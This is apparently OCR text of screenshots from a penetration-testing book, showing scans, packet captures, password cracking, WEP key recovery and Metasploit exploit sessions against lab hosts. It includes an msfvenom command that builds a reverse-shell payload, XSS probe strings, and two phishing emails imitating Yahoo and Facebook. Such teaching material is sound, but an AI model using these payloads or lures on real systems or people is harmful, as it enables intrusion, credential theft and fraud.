+ OSVDB-4598: /members.asp?SF=%22;}alert(223344);function%20x(){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-2946: /forum_members.asp?find=%22;}alert(9823);function%20x(){v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3092: /localstart.asp: Default IIS install page found.
+ 6544 items checked: 0 error(s) and 12 item(s) reported on remote host

```

Kismet Sort View Windows

	Ch	Pkts	Size	
! Start Server...	4	125	0B	kali
! Server Console...	5	53	0B	Elapsed
!	6	35	849B	00:01.21
!	6	46	294B	
! Disconnect	6	30	0B	Networks
!	2	60	0B	40
! Add Source...	1	89	11K	
M Config Channel...		Freq	Pkts	Size Manuf
				Packets
				1065
[- Plugins		>>		
Preferences		>>		Pkt/Sec
Quit		Q		8
				Filtered
				0

No GPS data (GPS not connected) Pwr: AC
25

■ Packets

■ Data

encryption yes, channel 10, 54.00 mbit
INFO: Detected new probe network "<Any>", BSSID 28:6A:BA:47:8A:35, encryption no, channel 0, 54.00 mbit
INFO: Detected new probe network "Fuck off leech", BSSID CC:9E:00:1A:E1:79, encryption no, channel 0, 54.00 mbit

wlan0
Hop

[12]

Cain and Abel - Password hacking tutorial UP TO DATE 2017

The screenshot shows the main interface of Cain and Abel. On the left is a tree view of hash types. The central pane displays a table of hashes with columns for User Name, LM Password, NT Password, LM Hash, NT Hash, challenge, Type, and Note. A context menu is open over the selected row, listing various attack methods.

User Name	LM Password	NT Password	LM Hash	NT Hash	challenge	Type	Note
Administrator	* empty *	* empty *	AAD3B435B514...	31D6CFE0D16...		LM & NTLM	
Guest	* empty *	* empty *	AAD3B435B514...	31D6CFE0D16...		LM & NTLM	

- Dictionary Attack
- Brute-Force Attack
- Cryptanalysis Attack
- Rainbowcrack-Online
- ActiveSync
- Select All
- Note
- Test password
- Add to list
- Remove
- Remove Machine Accounts
- Remove All
- Export

youtube.com/TheRealStealthyShot

1:24 / 2:08

Chapter 04: Reconnaissance

Date: 30 March 2015 9:30:09 AEST

Subject: Account Confirmation

YAHOO! MAIL

Your account has some security Issues. You would be blocked from sending and receiving emails if not confirmed within 48hrs of opening this automated mail. You are required to fix the issues through the authentication page below.

[Authentication
Page](#)

Thanks for using Yahoo!
Yahoo Team.



```
Konsole - root@localhost:/usr/src/tools/prismdump - Konsole
File Sessions Settings Help
[root@localhost prismdump]# ./prism-getIV.pl < test.t
Match normal order [MSB]: 3 255 7 219
Match normal order [MSB]: 4 255 7 144
Match normal order [MSB]: 5 255 7 177
Match normal order [MSB]: 6 255 7 93
Match normal order [MSB]: 7 255 7 11
Match normal order [MSB]: 8 255 7 92
Match normal order [MSB]: 10 255 7 184
```

```
darklinux@darklinux: ~  
darklinux@darklinux:~$ sudo tcpdump -i wlan0 icmp and icmp[icmptype]=icmp-echo  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on wlan0, link-type EN10MB (Ethernet), capture size 65535 bytes  
06:25:15.564434 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 1, length 64  
06:25:16.585303 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 2, length 64  
06:25:17.574456 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 3, length 64  
06:25:18.625220 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 1, length 64  
06:25:19.625139 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 2, length 64  
06:25:20.635159 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 3, length 64  
06:25:21.685183 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 1, length 64  
06:25:22.695935 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 2, length 64  
06:25:23.695086 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 3, length 64  
06:25:24.755088 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 1, length 64  
06:25:25.740590 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 2, length 64  
06:25:26.765021 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 3, length 64
```



```
31337
# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    opn   smtp     Postfix smtpd
53/tcp    open  domain   ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftpd 4.0
25/tcp    open  smtp     IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http     Microsoft IIS webserver 5.0
110/tcp   open  pop3     IMail pop3d 7.15 931-1
135/tcp   open  mstask   Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc    Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#
```

NetworkMiner p3.pcap

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.100.1.24	74.125.19.113	TCP	51645 > 80 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.019445	74.125.19.113	10.100.1.24	TCP	80 > 51645 [SYN, ACK] Seq=0 Ack=1 win=5720 Len=0 MSS=1408 SACK_PERM=1
3	0.019625	10.100.1.24	74.125.19.113	TCP	51645 > 80 [ACK] Seq=1 Ack=1 win=16896 Len=0
4	0.020534	10.100.1.24	74.125.19.113	HTTP	GET /complete/search?client=chrome&hl=en-US&q=http%3A%2F%2Fwww.ccs
5	0.044744	74.125.19.113	10.100.1.24	TCP	80 > 51645 [ACK] Seq=1 Ack=495 win=6848 Len=0
6	0.081566	74.125.19.113	10.100.1.24	HTTP	HTTP/1.1 200 OK (text/javascript)
7	0.281510	10.100.1.24	74.125.19.113	TCP	51645 > 80 [ACK] Seq=495 Ack=348 win=16384 Len=0
8	0.297174	74.125.19.113	10.100.1.24	HTTP	[TCP Retransmission] HTTP/1.1 200 OK (text/javascript)
9	0.297340	10.100.1.24	74.125.19.113	TCP	[TCP Dup ACK 7#1] 51645 > 80 [ACK] Seq=495 Ack=348 win=16384 Len=0
10	1.566420	10.100.1.24	147.144.1.212	TCP	51646 > 80 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
11	1.590336	147.144.1.212	10.100.1.24	TCP	80 > 51646 [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MSS=1408 WS=2 SACK_PERM=1
12	1.590469	10.100.1.24	147.144.1.212	TCP	51646 > 80 [ACK] Seq=1 Ack=1 win=16896 Len=0
13	1.590925	10.100.1.24	147.144.1.212	HTTP	GET /Graphics/ccsfseal.gif HTTP/1.1
14	1.623168	147.144.1.212	10.100.1.24	TCP	[TCP segment of a reassembled PDU]
15	1.627917	147.144.1.212	10.100.1.24	TCP	[TCP segment of a reassembled PDU]

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)

Ethernet II, Src: aa:aa:aa:bb:bb:bb (aa:aa:aa:bb:bb:bb), Dst: SenaoInt_43:95:c2 (00:02:6f:43:95:c2)

Internet Protocol Version 4, Src: 10.100.1.24 (10.100.1.24), Dst: 74.125.19.113 (74.125.19.113)

Transmission Control Protocol, Src Port: 51645 (51645), Dst Port: 80 (80), Seq: 0, Len: 0

```

0000 00 02 6f 43 95 c2 aa aa aa bb bb 08 00 45 00  ..OC....E.
0010 00 34 78 f9 40 00 80 06 18 61 0a 64 01 18 4a 7d  .4x.@...a.d.J}
0020 13 71 c9 bd 00 50 e3 a6 2c ad 00 00 00 80 02  .q..P.....
0030 20 00 0b 45 00 00 02 04 05 b4 01 03 03 08 01 01  ..E.....
0040 04 02  ..

```

File: "C:\Users\student\Desktop\p3.pcap" 16... Packets: 30 Displayed: 30 Marked: 0 Load time: 0:00.002 Profile: Default

NetworkMiner

File View Configure Tools Help

Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query

Timestamp	SMB server	Client	Username	Domain	Password	AuthType	LM Hash

Hosts APR Routing Passwords VoIP

http://www.oxid.it

Nessus Reports

test1 Vulnerability Summary | Host Summary
Running - Launched: Jul 16, 2012 10:31

Filters: No Filters Add Filter Clear Filters

Plugin ID	Count	Host	Port
59396	1		0 / tcp
59396	1		
59397	1		
59470	1		
59525	1		
59526	1		
59565	1		
59784	1		
59856	1		
59903	1		
59956	1		
45411	2		
51192	2		
59289	1		
59364	1		
59385	1		
59783	1		
59554	1		
14272	6		
25221	6		
22064	4		
10863	2		
45410	2		
75507	1		

Plugin ID: 59784 Port / Service: general/tcp Severity: High

Plugin Name: USN-1485-1 : accountservice vulnerability

Synopsis: The remote Ubuntu host is missing one or more security-related patches.

Description
Florian Weimer discovered that AccountsService incorrectly handled privileges when copying certain files to the system cache directory. A local attacker could exploit this issue to read arbitrary files, bypassing intended permissions.

Solution
Update the affected package(s).

See Also
<http://www.ubuntu.com/ann/ann-1485-1/>

Risk Factor: High

Plugin Output
- Installed package : accountservice_0.6.15-2ubuntu9
Fixed package : accountservice_0.6.15-2ubuntu9.1
- Installed package : libaccounts-service0_0.6.15-2ubuntu9
Fixed package : libaccounts-service0_0.6.15-2ubuntu9.1

CPE
cpe:/o:canonical:ubuntu_linux

CVE
CVE-2012-2737

Cross-References
USN-1485-1

Patch Publication Date: 2012/06/28

Plugin Publication Date: 2012/06/29

Plugin Last Modification Date: 2012/06/29

```

Terminal -- ruby -- 105x22
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.71    yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >

```

```

Terminal -- ruby -- 105x22
windows/imap/eudora_list      Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
windows/imap/novell_netmail_auth  Novell NetMail <-3.52d IMAP AUTHENTICATE Buffer Overflow

Compatible payloads
-----
Name                                Description
-----
generic/shell_bind_tcp              Generic Command Shell, Bind TCP Inline
windows/dllinject/bind_tcp          Reflective DLL Injection, Bind TCP Stager
windows/meterpreter/bind_tcp        Windows Meterpreter (Reflective Injection), Bind TCP Stager
windows/metsvc_bind_tcp             Windows Meterpreter Service, Bind TCP
windows/patchupdllinject/bind_tcp   Windows Inject DLL, Bind TCP Stager
windows/patchupmeterpreter/bind_tcp Windows Meterpreter (skape/jt injection), Bind TCP Stager
windows/patchupvncinject/bind_tcp   Windows VNC Inject (skape/jt injection), Bind TCP Stager
windows/shell_bind_tcp              Windows Command Shell, Bind TCP Stager
windows/shell_bind_tcp              Windows Command Shell, Bind TCP Inline
windows/upexec/bind_tcp             Windows Upload/Execute, Bind TCP Stager
windows/vncinject/bind_tcp          VNC Server (Reflective Injection), Bind TCP Stager

```

```

C:\WINDOWS\system32\cmd.exe - aircrack.exe -n 128 test3.ivs test4.ivs

aircrack 2.3

[00:00:06] Tested 53975 keys (got 717821 IUs)

KB  depth  byte(vote)
0   0/ 1     7C< 107> 95< 30> AE< 16> 5C< 15> 9B< 15> 77< 12>
1   0/ 1     39< 138> 2F< 35> 2D< 15> 11< 13> F6< 13> 37< 13>
2   0/ 1     D7< 64> 69< 12> F6< 10> D3< 5> F2< 5> BE< 4>
3   0/ 1     59< 255> 53< 40> DD< 23> B2< 16> DC< 13> 79< 11>
4   0/ 1     52< 201> 96< 15> BB< 15> 19< 12> A0< 5> FD< 5>
5   0/ 1     A1< 222> 46< 22> A5< 16> 5A< 16> BF< 11> 5C< 8>
6   0/ 1     5D< 89> D8< 22> 8F< 20> EF< 18> B0< 18> B1< 12>
7   0/ 1     57< 103> 49< 43> FC< 30> 4E< 18> 4C< 15> 11< 15>
8   0/ 1     44< 93> E5< 23> AB< 13> 8B< 10> 0D< 8> 0F< 7>
9   0/ 1     4A< 148> 9E< 35> BF< 30> D6< 18> E6< 15> 1D< 15>
10  0/ 1     68< 715> 65< 45> D6< 26> E7< 22> 02< 20> 21< 20>


KEY FOUND! [ 7C:39:D7:59:52:A1:5D:57:44:4A:68:D2:D5 ]

Press Ctrl-C to exit.

```

Chapter 05: Compromising the System

You have unread message that will be deleted in 5 days holding

 Notification
Thu 8/17, 4:15 AM
You ▾


facebook


Here's some activity you may have missed on Facebook.

1 unread message

[Go To Facebook](#) [See All Notifications](#)


This message was sent to [REDACTED]. If you don't want to receive these emails from Facebook in the future, please [unsubscribe](#).
Facebook, Inc. Attention: [Department 415 P.O Box 10005 Palo Alto CA 94303](#)



 **One engine detected this URL**

URL	http://meipt.eng.ku.ac.th/upload/culvers.php
Host	meipt.eng.ku.ac.th 
Downloaded file	44ebc972b4bdaeb5850f9fd8f0b1059371b5d3a96cb6efef18cf01
Last analysis	2017-08-20 15:00:04 UTC

1 / 63

[Detection](#) [Details](#) [Community](#)

Trustwave  **Malicious** ADMINUSLabs



Reports Scans Policies Users

Report Info

Name: Metasploitable
 Last Update: Feb 21, 2013 21:43
 Status: Completed

Download Report
 Show Filters
 Reset Filters

Active Filters

Metasploitable 1 results

Host	Total	High	Medium	Low	Open Port
192.168.1.128	136	11	18	84	23

[PACKT] VIDEO

BurpTrack 1.83 Online (Running) - Chuck: VM VirtualBox

```

root@bt: ~
file Edit View Terminal Help
[*] Or, get clients to save and render the icon of http://your-host/-anything-
-link
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] Using URL: http://192.168.1.
95/95/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] 192.168.1.38 ms10_046_shortcut_ico
n_dllloader - Sending UNC redirect
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Responding to WebDAV OPTIONS requ
est
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] 192.168.1.38 ms10_046_shortcut_ico
n_dllloader - Responding to WebDAV OPTIONS request
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Responding to WebDAV OPTIONS requ
est
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Sending MUI for /f01dab...
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Received webdav_morpin request
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Sending directory_mliststatus for
...
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Received webdav_PROPFIND request
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Sending MUI for /f01dab...
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Received webdav_PROPFIND request
[*] 192.168.1.38 ms10_046_shortcut_icon_dllloader - Sending directory_mliststatus for
...

```

Windows 7 Professional Not Updated (Running) - Chuck: VM VirtualBox

Internet Explorer Security

A website wants to open web content using this program on your computer

This program will open outside of Protected mode. Internet Explorer's Protected mode helps protect your computer. If you do not trust this website, do not open the program.


Name: Windows Explorer
 Publisher: Microsoft Windows

Do not show me the warning for this program again

Deny Allow Don't allow



Done Internet | Protected Mode: On 10:43 PM 6/27/2013


```
root@kronos:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LP0RT=45 -f exe > dio.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```




by Piotr Bania
www.kryptoslogic.com

